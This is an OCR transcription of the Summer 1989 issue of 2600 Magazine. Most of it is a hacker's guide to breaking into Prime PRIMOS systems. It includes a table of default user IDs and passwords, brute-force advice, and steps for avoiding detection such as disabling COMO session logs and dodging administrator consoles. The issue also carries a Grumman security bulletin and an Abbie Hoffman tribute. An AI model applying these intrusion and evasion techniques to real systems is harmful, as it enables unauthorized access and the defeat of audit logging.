# Guide of Contents

2600 Magazine
PO Box 752
Middle Island, NY 11953 U.S.A.
Forwarding and Address Correction Requested


SECOND CLASS POSTAGE
Permit PAID at
East Setauket, N.Y.
11733
ISSN 0749 3851


[illegible]

# 2600

The Hacker Quarterly

VOLUME SIX, NUMBER TWO
SUMMER, 1989





GRUMMAN

SECURITY BULLETIN

From: Corporate Security

To: Distribution

Date: September 27, 1988

Sec/

Subject: Soviet Acquisition of Western Technology

There has been a tremendous increase in the past few years by the Soviet Union and its Warsaw Pact Allies in obtaining militarily significant western technology and equipment through both legal and illegal means. In order to more fully understand and subsequently combat the problem, read the subject attachment.

Please indicate the number of additional copies needed for further distribution within your group and forward this information to Corporate Security office (Mail Stop A02-IB).

# Soviet Acquisition of Militarily Significant Western Technology: An Update

WINNER OF THE DEFENSE SUPPLY AGENCY, JAMES B. COGSWELL AWARD 1966, 1970, 1971, 1973, 1974, 1979

*2600 (ISSN 0749-3851) is published quarterly by 2600 Enterprises Inc., 7 Strong's Lane, Setauket, NY 11733. Second class postage permit paid at Setauket, New York.*
**POSTMASTER:** Send address changes to
2600, P.O. Box 752, Middle Island, NY 11953-0752.

Yearly subscription: U.S. and Canada -- $18 individual, $45 corporate.
Overseas -- $30 individual, $65 corporate.
Back issues available for 1984, 1985, 1986, 1987, 1988
at $25 per year, $30 per year overseas.
**ADDRESS ALL SUBSCRIPTION CORRESPONDENCE TO:**
*2600* Subscription Dept., P.O. Box 752, Middle Island, NY 11953-0752
**FOR LETTERS AND ARTICLE SUBMISSIONS, WRITE TO:**
*2600* Editorial Dept., P.O. Box 99, Middle Island, NY 11953-0099.

***2600* Office Line: 516-751-2600, *2600* FAX Line: 516-751-2608**

# REMEMBER....

Why should we remember Abbie Hoffman? What relationship did he have with 2600?

Abbie was, of course, the founder of the Yippies, and the founder of YIPL, which turned into TAP. TAP was the first publication to look at technology through hacker eyes. It's doubtful 2600 would exist in its present form were it not for the inspiration TAP offered.

But apart from that, Abbie Hoffman was, for all intents and purposes, a hacker of the highest order. No, he didn't go around breaking into computers, although we know the subject interested him. Abbie hacked authority, which is what a lot of us unwittingly do whenever we play with phones and computers. Abbie, of course, was much more direct. He stood up to the ultimate computer system known as Society. He was relentless in his attack on the status quo. He fought the Vietnam War, got arrested so many times that nobody could really keep track, and wound up pissing off Richard Nixon to no end. He became a fugitive from the law after being accused of dealing drugs, a charge he vehemently denied to his closest friends right up to the end. And even under a disguise, Abbie accomplished a lot under the name of Barry Freed, leading an environmental group called Save The River in upstate New York.

Abbie gained a reputation for outsmarting the FBI. It's reported that the FBI gathered more information on Abbie Hoffman than on anyone else in their entire history. That's something to be proud of.

Like a computer hacker, Abbie Hoffman was thought of as a pest by some. His presence was inconvenient and he made people uncomfortable because he wasn't afraid to point out the flaws.

*(continued on page 45)*

# A GUIDE TO PRIMOS

by Violence

## Introduction

This is the first in a series of articles dealing with Prime computers (both mini's and supermini's) and their respective operating system, PRIMOS. PRIMOS is one of the several operating systems that the general hacker community has avoided due to unfamiliarity. In all actuality, PRIMOS is a very user-friendly operating system and as such, demands respect. In this series of articles I will cover everything that is important to the aspiring PRIMOS hacker.

This series is largely based on extensive on-hands use, and all the information provided herein is guaranteed to be 100% accurate in regards to Revisions 19.xx through 22.xx of PRIMOS. I do occasionally address pre-revision 19.xx systems, but only in passing as they are extremely uncommon. In addition, all sample programs included herein have been fully tested. All PRIMOS output samples were taken from a Revision 22.0.0 PRIMOS system.

I chose to write this series in a technical manner, but not like a typical AT&T document (grin). All in all, this series does not equal or even come close to the actual PRIMOS documentation, but since such documentation is generally unavailable to the hacker community, I have tried my best to create a series that is an acceptable alternative.

I have opted to remain purposefully vague in some areas due to potential abuse. This seems to be the rage these days and I'm sorry if that upsets you, but I have no wish to compromise any of Prime Computer, Inc.'s trade secrets.

## Conventions

All command references in this series will follow the conventions put forth in the PRIMOS reference manuals and online help facilities. Conventions follow:

**WORDS-IN-UPPERCASE** identify command words or keywords and are to be entered literally. All command abbreviations will be listed following the actual full command name.

**Words-in-lowercase** identify arguments. You substitute the appropriate numerical or text value.

**Braces { }** indicate a choice of arguments and/or keywords. At least one must be selected.

**Brackets [ ]** indicate that the word or argument enclosed is optional.

**Hyphens -** indicate a command line option and must be entered literally.

**Parentheses ( )** must be entered literally.

**Ellipses ...** indicate that the preceding argument may be repeated.

**Angle Brackets < >** are used literally to separate the elements of a pathname.

**options:** The word 'options' indicates that one or more keywords and/or arguments can be given and that a list of options for the command follow.

All examples throughout this text will be indented so that they will be easily identifiable. All text typed by the user in these examples will be completely displayed in lowercase characters. PRIMOS output will then be easy to identify.

## System Identification

PRIMOS is Prime's uniform operating system for their extensive line of mini and supermini computers. A few years back, the Prime model 750 was all the rage. No longer is that the case, however. Nowadays there are many models of Primes and corporations and governments (the two main Prime owner classes) purchase the models that best suit their individual needs. Thusly, you will find Prime 250's (ancient) and 750's (also ancient, but still in use) to Prime 4150's (a mid-range system) and the huge Prime 9550's (high-end mini's). On the high end of this you will also find Prime MCXL's (super-mini's) and Prime workstation clusters. As you can see, the army of Primes is astoundingly large.

Equally large in number are the revisions of PRIMOS that they run. About all that you will see these days are Rev. 20.xx and greater but you will, on occasion, find a revision 17.xx, 18.xx, or 19.xx system. About the only places you will find 17.xx and 18.xx systems are on foreign packet-switched networks (PSN's) (like on Brazil's Interdata or Renpac networks and Japan's Venus-P/NTII or DDX-P/KDD networks). A scant few 18.xx and 19.xx systems are still operating in the United States. As said previously, however, you will most likely find from Rev's 20.xx through 22.xx systems here (and in most other countries).

To understand how PRIMOS interfaces with users you need to have a good working grasp of what the standard PRIMOS operating system model looks like. To do this you need a decent abstract model.

Identifying a Prime mini or supermini computer is not very difficult. Primes generally behave in one of two ways when connected to. They either sit there, echoing nothing to your screen or, in the case of a PRIMENET-equipped system, display their PRIMENET nodename.

In the former case, try this simple test upon connecting. Type a few random keystrokes followed by a RETURN and take note of what the host system responds with. If it responds with a battery of error messages followed with the rather distinctive 'ER!' prompt, then it is a Prime. Here is an example:

```
    asdf
    Invalid command "ASDF".
              (processcommand)
     Login please.
     ER!
```

Any Prime that just sits there waiting for you to login is not running PRIMENET and generally lacks inter-system communications capability. On the other hand, those systems that are equipped with PRIMENET jump right out and yell "Hey! I'm a Prime!", as they display their revision of PRIMOS and their system nodename upon connect. Here is an example:

```
    PRIMENET 21.0.3 VOID
```

That's all there is to Prime system identification. Like I said, it's a rather trivial task.

## Front-end Security and System Penetration

Now that we have located a Prime, how do we bypass the front-end security and get in? Well, before I can begin to answer that question a little discourse on the security itself is required.

The government has granted Primes a C2 security rating. To give you an idea of what that means, VAXen are also classed as C2 systems. However, that C2 rating sort of 'fluctuates' about. External security should really be a bit higher, as Prime Computer, Inc. tells their administrators to remove all defaults. Not very nice, eh? On the other hand, internal security is not so hot. I'll discuss internal security more fully later on.

The front door is similar to PRIMOS command level in that it utilizes the command line (the prompting and I/O sub systems). The only command which you can enter at this level of operation is the LOGIN command. There is no 'who' command available to you prior to system login. As Evil Jay pointed out in his "Hacking PRIMOS" files (volumes I-III), there is no easy way to get into a Prime computer, as its front-door security is excellent.

> *"PRIMOS is a very user-friendly operating system and as such, demands respect."*

At this point only one option lies available, unless, of course, you know someone on the inside (grin). This option is default accounts. How nice of Prime Computer, Inc. to install so many default accounts at their factories. As I have said, however, they tell their administrators to remove these default accounts after the system has been installed. Not a few administrators fail to remove these defaults, however, and that is good for us. Also, never forget that Prime users are people and people like to use easy-to-remember passwords. But before I go any further, let me explain the LOGIN command in greater detail (patience is a virtue, you know).

Typically you will type 'LOGIN' and press RETURN. You will then be requested first for User ID and then your password. Here's yet another example:

```
    login
```

# HACKING AROUND ON A PRIME SYSTEM

```
User id? user
Password? <not echoed>
Invalid user id or password; please
      try again.
 Login please.
 ER!
```

Well, that sure didn't work. Notice how PRIMOS didn't echo your password to you. The above example is from a non-PRIMENET Prime. After this bad entry you are probably still connected, so you can have another go at it. A non-PRIMENET system generally has a high bad login threshold, so you can make many attempts per connect. A PRIMENET system on the other hand is more of a bitch to hack as it will disconnect you after the first incorrect login. Here's another example (assuming you are hacking a PRIMENET system from the TELENET X.25 network):

```
@214XXX

214 XXX CONNECTED
PRIMENET 20.0.0 VOID
 login user
Password? <not echoed>
Invalid user id or password; please
      try again.

214 XXX DISCONNECTED 00 00
      00:00:00:00:08 9 7
```

As you can see, one chance is all you get with a PRIMENET system. A minor note is in order here regarding all the myriad of X's in the above example. I have masked the last three digits of the system's NUA (Network User Address), for I do not wish all you eager PRIMOS hackers to start banging on my system's front door (grin). I have also edited the system's nodename from its actual nodename to a more appropriate one (grin). I will continue to mask all system identification from my examples. So far you are accustomed to typing in 'LOGIN' and pressing RETURN to start logging in. On all Primes you can nest the 'LOGIN' command and your User ID in the same line, as is illustrated in the following example:

```
login user
Password? <not echoed>
```

And on a very few other Primes you can do a full LOGIN nest, as such:

```
login user password
```

You might not wish to use full-nesting capability when other hackers are lurking about, as they might decide to practice shoulder surfing (grin).

If a User ID/password combination (hereafter referred to as an 'account') is valid, you will receive the following login herald from PRIMOS:

```
USER (user 87) logged in Sunday, 22
     Jan 89 16:15:40.
Welcome to PRIMOS version 21.0.3
Copyright (c) 1988, Prime Computer,
     Inc.
Serial #serial number (company
     name)
Last login Wednesday, 18 Jan 89
     23:37:46.
```

'serial number' and 'company name' will be replaced by the actual serial number and company name of the company that owns the Prime computer site.

Just one more small thing I need to cover about the 'LOGIN' command right now, and that is login troubles. Troubles? You betcha. The first trouble occurs when the account you login to exists and is valid, but it doesn't have an initial ATTACH point (in other words, you don't seem to have a 'home' directory). This is no fun, since this account cannot be logged into. Bah. The other trouble is remote user passwords. This is definitely no fun. The prompt for such are generally different from one another, as they run both commercial and custom written software to handle this. When you come upon a remote password, try the User ID and, if that doesn't work, then try the system's nodename. If both of these attempts fail, you can either keep trying passwords (brute-force hacking) or you can give it up and move on to the next account or system. A popular commercial front end security package is "LOGINSENTRY" from Bramalea Software Systems, Inc. "LOGINSENTRY" is an excellent package, so good luck when you go up against it. It supports remote passwords, password aging, old-password databasing, etc.

Here is a listing of default FRIMOS accounts along with some other accounts I find that work occasionally (i.e., more than just once):

NOTE: The '+' and '*' symbols are not parts of the User ID.

| User ID | Password | Comments |
|---|---|---|
| + ADMIN | ADMIN, ADMINISTRATOR | Administrator account |
| + CMDNC0 | CMDNC0 | External command UFD maintenance |
| * DEMO | DEMO, GUEST | Demo account |
| + DIAG | DIAG | Diagnostic account |
| + FAM | FAM | File Access Manager |
| + GAMES | GAMES | Games account (only on schools) |
| * GUEST | GUEST, VISITOR | Demo account |
| + HELP | HELP | Help subsystem account |
| + INFO | INFO | Information account |
| + JCL | JCL | Job Control Language account |
| + LIB | LIB, LIBRARY | Library maintenance account |
| + NETMAN | NETMAN | Network controller account |
| + NETPRIV | NETPRIV | Network priv account |
| + NEWS | NEWS | News account |
| + NONETPRIV | NONETPRIV | Network nopriv account |
| * PRIME | PRIME | Prime account |
| + PR1ME | PR1ME | Prime account |
| + PRIMOS | PRIMOS | Prime account |
| + PRIMOS_CL | PRIMOS_CL | Prime account |
| + REGIST | REGIST | User registration account |
| + RJE | RJE | Remote Job Entry account |
| + STUDENT | STUDENT, SCHOOL | Student account (only on schools) |
| * SYSADM | SYSADM, ADMIN | Administrator account |
| * SYSTEM | SYSTEM | Administrator account |
| + TELENET | TELENET | GTE Telenet account |
| * TEST | TEST | Test account |
| + TOOLS | TOOLS | Tool maintenance account |

Several of these combinations will not work, as they are initial system setup accounts and the administrator, after setup, changes them or completely removes them (Prime Computer, Inc. advises this). I have denoted these accounts with a '+' symbol.

The accounts marked by a '*' are the ones that I find work most commonly. More often than not they have good privileges (with exception to GUEST).

Notice SYSADM. Say, isn't that a UNIX default? Sure it is but I have found it to work so many times that I just had to assume it was a default of some sort.

As for TELENET I have yet to see it work, but Carrier Culprit states in the LOD Hacker's Technical Journal file on PRIMOS (LOD T/J Issue 2) that it works sometimes.

Lastly, unlike UNIX, the PRIMOS LOGIN subsystem is not case dependent. This is good, as case dependency gets boring at times. User ID "system" is the same as "SYSTEM". PRIMOS maps all command line input to upper case prior to processing it. This is true for logins and commands. Although your typing appears in lower case, PRIMOS interprets it in upper case. No big deal. Just thought I'd mention it.

### The PRIMOS Command Line

Before I go on any further some discussion on the PRIMOS command line is in order. The command line is the agent that accepts your input and then transports the input to the command processor (known affectionately as '(processcommand)') for parsing.

The PRIMOS command line is interesting in the fact that it utilizes two prompts in its execution. These prompts are 'OK,' and 'ER!'. There is no difference in the two

# HACKING PRIMOS

save that the 'ER!' prompt is displayed only after you make a mistake and are given an error message. After successful execution of a command, however, you will see the 'OK,' prompt again. You can alter these prompts with a special command, but I will save that for the section I have planned on customizing your environment.

Of all the most popular command lines (PRIMOS, UNIX, VAX/VMS) I like the PRIMOS command line the most. You can have separate commands on the same command line (just separate them with a semicolon), and so forth.

No command (along with all options and arguments) can be longer than 160 characters. If you should enter a command line longer than 160 characters then it will be rejected by the command processor and you will get the following error message:

**Command line longer than 160 characters.**

The PRIMOS command line has several special features, and some of these are: user-defined abbreviations, command line syntax suppression, multiple commands on one line, user-defined global variables, PRIMOS command functions, command iteration, wildcard names, treewalk pathnames, and name generation patterns.

The PRIMOS command processor identifies these features by searching for special characters entered in the command line. These special features, in the order that they are searched for, are given in the following table (this table reproduced from the Revision 19.xx Command Reference Manual, still pretty current in this regard).

Be aware that user-defined functions are always processed first and use no special characters of any sort.

| FEATURE | Special Character | Comments |
|---|---|---|
| ABBREVIATIONS | | *No special characters* |
| SYNTAX SUPPRESSOR | | *In first position on line only* |
| COMMAND SEPARATOR | ; | |
| GLOBAL VARIABLES | %% | |
| FUNCTIONS | [ ] | |
| ITERATION | ( ) | |
| TREEWALKING | @,@@,+,^ | *In any intermediate position of pathname* |
| WILDCARDING | @,@@,+,^ | *In final position of pathname* |
| NAME GENERATION | =,==,^=,^==,+ | |

When these special characters are found, the PRIMOS command processor substitutes the value of the item for the item itself. This is 'one-to-one' substitution.

Iteration lists cause the command processor to create one command for each item found or matched on the iteration lists. In the case of wildcard or treewalk names, the user sets the pattern and the command processor searches the specific directory or directories for all file system objects that "match" that pattern. These features can be thought of as creating "many-to-one" matches.

Name generation patterns can be used to create matching names either for simple filenames or for whatever number of filenames resulting from a wildcard or treewalk name.

NOTE: All commands support all the features listed above. The general rule is as follows: if a feature is not useful in connection with a particular command, then that command will not recognize it.

**PRIMOS Command Types**

There are two kinds of PRIMOS commands, internal and external. Internal commands are built right inside of PRIMOS (i.e. in the compiled programs that make up PRIMOS). External commands are programs located in the CMDNC0 directory. When an external command's filename is typed (the name of the command, less the file extension) then the program is invoked. Of course, you may add the file's extension if you wish, as it will work, but that is defeating the purpose.

> "The army of Primes is astoundingly large."


*A Message From*


## THE PHONE POLICE

"We're puttin' crank-callers in jail"

**Our employees carry company identification cards**

**If you have reason to question the identity of our employees seeking to enter your home or place of business, please ask to see their Telephone Company identification cards.**





# A BEGINNER'S GUIDE TO PRIMOS

The reason for internal and external commands is twofold. The PRIMOS files (usually located in the DOS directory) take up a lot of memory. Not all Prime systems have whopping loads of memory, so Prime made sure that PRIMOS was able to be executed flawlessly (memory constraint-wise) on all system models. Only the *most* important commands were built inside of PRIMOS. Less vital (yet still vastly important) commands were made to be external commands. Secondly, different sites have different needs. Prime recognized this need and their command structure allows for the easy customizing of PRIMOS commands (adding, changing, removing, creating). It's an ideal setup, really.

**Making Your Stay Last Longer**

Now that you have logged in, there are a few things that you should do immediately to ensure a nice long visit. You should make this procedure routine and do it every time you login.

Once logged in you will see the login herald and then, assuming the account is not captive (more on captive accounts later), get the system prompt (generally an "OK,"). You are now using PRIMOS and the prompt signifies that you are at the PRIMOS command line. Most Primes use the standard "OK," prompt, but some do not. For this series, I shall assume that your Prime uses the "OK," prompt. Now, type some nonsensical command. Try arf. Here is what should happen:

```
OK, arf
Not found. ARF (std$cp)
ER!
```

Notice that when you enter an invalid command you get a new prompt. On all standard systems, it is "ER!". Again, this prompt can be changed and, throughout this series, I shall assume that it is set to "ER!".

NOTE: std$cp means Standard Command Processor. Sometimes instead of std$cp you will get a (processcommand) error. They are the same thing, just different names for different revision levels.

Now that you are in, you are going to want to perform a few actions to make sure that you are safe. The first of these actions is to turn off all COMO files. COMO is the abbreviated form of the COMOUTPUT command. COMOUTPUT turns on a buffer much like your terminal program's copy buffer. From the time a COMO file is turned on everything you type and everything PRIMOS says to you will be logged to a SAM (sequential access method) file (a text file). To turn off a COMO file you will type this at the system prompt:

```
OK, como -e
```

The "-E" argument means "END" and will end any COMO processes. If you can't see what you are typing then perhaps the initiating COMO command turned off all terminal output. You can turn it back on by typing:

```
OK, como -tty
```

To save time, nest the arguments as such:

```
OK, como -e -tty
```

The next thing you should do is make sure that you are the only person using the account you logged in to (we don't want any irate users on our hands, now do we?). Do this by typing:

```
OK, stat -me
```

Assuming you are logged in as user PRIME, PRIMOS will output the following:

```
Line
    User       No  oct( dec)  Devices
    PRIME      87  125 ( 85) <USER05>
```

The "User" column displays your User ID. The "No" column lists your user number. The "Line" column indicates the AMLC line you are using (the physical modem line) in both octal and decimal notation. The "Devices" column displays the current disk partition that you are attached to. In this case, we are attached to the <USER05> disk partition.

If you find that there is more than one of you logged in, then you should make a hasty exit and logout. There is a correct way to logout and an incorrect way to logout. The correct way to logout is listed below. *Never* hang up on a Prime. Always logout in the illustrated fashion.

```
OK, rsterm
OK, lo
```

The RSTERM command empties your terminal read (input) and write (output) buffers. This throws away anything in your type ahead buffer and gets rid of all output pending. The LO command logs you out of the system. When you logout you will see a message similar to this:

```
PRIME (user 87) logged out Sunday,
        22 Jan 89 16:23:56.
Time used: 00h 08m connect, 00m
        03s CPU, 00m 00s I/O.
```

Everything listed in this message should be self explanatory by now, but in case you are still bewildered, the connect time is how long your session lasted in hours and minutes, the CPU time indicates how much actual time you manipulated the central processing unit (CPU) listed in minutes and seconds, and the I/O time indicates how much actual disk I/O (access) you performed in minutes and seconds.

Assuming that no one else is using the account you are logged into, take a look and see who else is on the system. Do this by typing:

```
OK, stat us
```

The Prime will display the following to you:

```
                    Line
User          No  oct( dec)  Devices
SYSTEM         1     asr     <COMDEV>
SMITH          5    3(    3) <USER05>
                             <COMDEV>
JOHNSON       70  104(   68) <USER05>
                             <COMDEV>
PRIME         87  125(   85) <USER05>
                             <COMDEV>

TIMER_
PROCESS      123    kernel   <COMDEV>
LOGIN_
SERVER       124     LSr     <COMDEV>
                                (3)
DSMSR        125     DSM     <COMDEV>
DSMASR       126     DSM     <COMDEV>
SYSTEM_
MANAGER      127     SMSr    <COMDEV>
LIB          129    phant    <COMDEV>
                               AL132
LQP          130    phant    <COMDEV>
                               AL133
PR0          131    phant    <COMDEV>
                                PR2
BATCH_
SERVICE      132    phant    <COMDEV>
SYSTEM       133    phant    <USER01>
                             <COMDEV>
SYSTEM       134    phant    <USER01>
                             <COMDEV>
SYSTEM       135    phant    <USER01>
                             <COMDEV>
SYSTEM       136    phant    <USER01>
                             <COMDEV>
```

Notice how the STAT US command's user display procedure is identical to that of STAT ME. Let me explain these users now. What's there to explain about users, you ask? Why, lots. Some of the users listed above aren't actual people, but rather phantom users, processes that execute on their own.

Look at SYSTEM. See how this User ID doesn't have a line listing? Instead of the familiar octal and decimal AMLC line listing, it says "asr". Also notice how TIMER_PROCESS is listed as "kernel". The list goes on too, as you can see. LOGIN_SERVER is "LSr", DSMSR and DSMASR are "DSM", and SYSTEM_MANAGER is "SMSr". Also notice all those users listed as "phant".

Basically, all User ID's that lack octal/decimal AMLC line notation are not actual people and cannot harm you with the exception of SYSTEM_MANAGER and SYSTEM. These users, while not people, are consoles, terminals if you will, that are logged in all the time. One monitors the system's front door and logs to screen and disk (and occasionally printer) all logins (successful and unsuccessful) and logouts. The other just sits there, waiting for the system manager to do whatever he likes. A good way to tell if either of these User ID's is active is to look and see where they are attached to (i.e., the info displayed in the "Devices" column). If you see it attached to an MFD (Main File Directory) other than the root MFD, then cruise and come back later.

LSr is the login server. It is what you "talk to" (in a manner of speaking) when you connect to the Prime initially. "kernel" is

# HACKING ON PRIMES

the heart of the PRIMOS operating system. When you have logged in, you are talking directly to it. "phant" users are phantom processes (batch jobs) that are executing independent of a system terminal. They perform rudimentary tasks such as running the printers, backing up the system, running the RJE and Batch Job managers, etc. They perform many activities, almost always geared towards the system's needs. DSM users are Distributed System Management utilities running as phantoms. The DSM utilities are present to help the System Admin administrate his system. There will be more on the DSM utilities later in this series.

**Basic PRIMOS Commands and Information About PRIMOS Files**

We're all ready to start covering the first PRIMOS commands to add to your new repertoire. In this section you will learn how to move around PRIMOS directory structures, how to view files, how to get full status on the Prime system, and how to get further help.

First off, let me tell you a little bit about directories and how they are set up. On each logical disk on a Prime, there is a root directory called the MFD (Main File Directory). Each MFD on a system has a unique number after it. In this manner all logical disk MFD's are separate from one another. Below the MFD's are directories called UFD's (User File Directories). It is the UFD's that users login to. Not all UFD's, however, are login directories. All directories below the UFD level are called sub-UFD's (subdirectories). Not all UFD's have sub-UFD's. Sub-UFD's can also have sub-UFD's under them. It's set up a lot like most microcomputer Disk Operating Systems.

When you login you will be attached to your account's initial attach point (i.e., your "home" directory). This will most likely be a UFD, but in some cases you will attach to an MFD. In any case, to move from directory to directory you'll use the ATTACH command. You can abbreviate ATTACH with an A. PRIMOS understands ATTACH and A as being the same command. The basic format of ATTACH is:

**ATTACH pathname**

To attach to an MFD you would type:

**OK, a mfd #**

Where # is the logical device number of the MFD you wish to attach to. MFD numbers always start out at 0 and increment sequentially. If you are attached to an MFD or a UFD you simply need to use the UFD name you wish to attach to as the pathname. If you wish to attach to sub-UFD's then you will need to use the full pathname. Here are some examples:

```
OK, a mfd 0
OK, a primenet*
OK, a info
Top-level directory not found or
        inaccessible. INFO (ATTACH)
OK, a primenet*>info
```

Notice how when you tried to attach to info you got an error. Well, that was because info is a sub-UFD and you need to supply the full pathname when you attach to sub-UFD's. Notice that when you attached to info in the correct manner you used the ">" character to separate the elements of the pathname.

Locating all the available MFD logical device numbers is easy. Just type:

**OK, stat disk**

PRIMOS returns this output to you:

```
Disk       Ldev     Pdev    System
COMDEV        0     1460
USER01        1    31460
USER02        2    32462
USER03        3      462
USER04        4    11062
USER05        5    62060
USER06        6   101062
```

